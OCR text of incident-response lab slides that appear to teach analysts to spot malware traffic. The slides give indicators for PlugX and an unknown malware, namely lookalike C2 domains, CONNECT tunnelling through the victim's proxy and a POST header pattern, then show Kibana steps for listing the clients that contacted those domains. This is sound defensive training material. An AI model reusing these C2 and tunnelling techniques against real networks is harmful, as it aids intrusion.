
- We have found some characteristics of the malware's traffic as below.

Malware	Destination	Type	Content (method, header, body...)
PlugX (SvS.DLL)	proxy.ninja-motors.net*	CONNECT METHOD	CONNECT 1ive.net
	1ive.net	POST METHOD	POST /update?id=[a-z0-9]{8} HTTP/1.1
		HTTP Header	X-Session: 0
		HTTP Header	X-Status: 0
		HTTP Header	X-Size: 61456
		HTTP Header	X-Sn: 1
		HTTP Header	User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;SV1;
unknown malware (AddinsManager.exe)	proxy.ninja-motors.net*	CONNECT METHOD	CONNECT out1ook.net
	out1ook.net		-

*proxy.ninja-motors.net is a legitimate HTTP proxy server in the victim environment.

What We Found About Malicious Traffic So Far (2)

- Both malware access their C2 servers via the proxy server with HTTP CONNECT method. The method makes the proxy server to build a tunnel to the destination.
- It is important that the proxy server might logged only the use of CONNECT method in this case. The proxy server just forwards traffics via the tunnel. It does not do anything to the contents of the traffic.



ninja-motors.net
company's private network

PlugX

CONNECT 1ive.net

unknown

CONNECT out1ook.net

proxy.ninja-motors.net

POST /update?id=[a-z0-9]{8} HTTP/1.1
X-Session: 0
X-Status: 0
....

1ive.net

out1ook.net

Possible C2 servers that are operated by the attacker.

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains?

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (1)

- This is an investigation for scenario 1.

- Goal:
  - To list up the clients that connected to the following C2 domains.
    - out1ook.net
    - 1ive.net

Scenario 1 Labs: Lab 1


What clients connected to the C2 domains? (2)

- In order to list up unique clients that accessed the C2 domains, we will use "Data Table" in "Visualize" interface.
  - Data Table is similar to Excel function "Pivot Table".
  - First, we will build "Data Table" to display unique clients and the number of log lines for each client.
  - Then, we will filter logs with each C2 domain and get the unique clients of them.

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (3)

- List up unique clients that accessed the C2 domains with "Data Table" in "Visualize" interface (1).




1. Click "Visualize".

2. Click "Create a visualization".

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (4)

- List up unique clients that accessed the C2 domains with "Data Table" in "Visualize" interface (2).



New Visualization

Select a visualization type


Start creating your visualization by selecting a type for that visualization.

Then, click "Data Table".

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (5)

- List up unique clients that accessed the C2 domains with "Data Table" in "Visualize" interface (3).



New Data Table / Choose a source


Title
ntfslogtracker-*
proxy-*

Choose "proxy-*".


Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (6)

- List up unique clients that accessed the C2 domains with "Data Table" in "Visualize" interface (4).



1. Click "Split Rows".




2. Select "Terms".

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (7)

- List up unique clients that accessed the C2 domains with "Data Table" in "Visualize" interface (5).



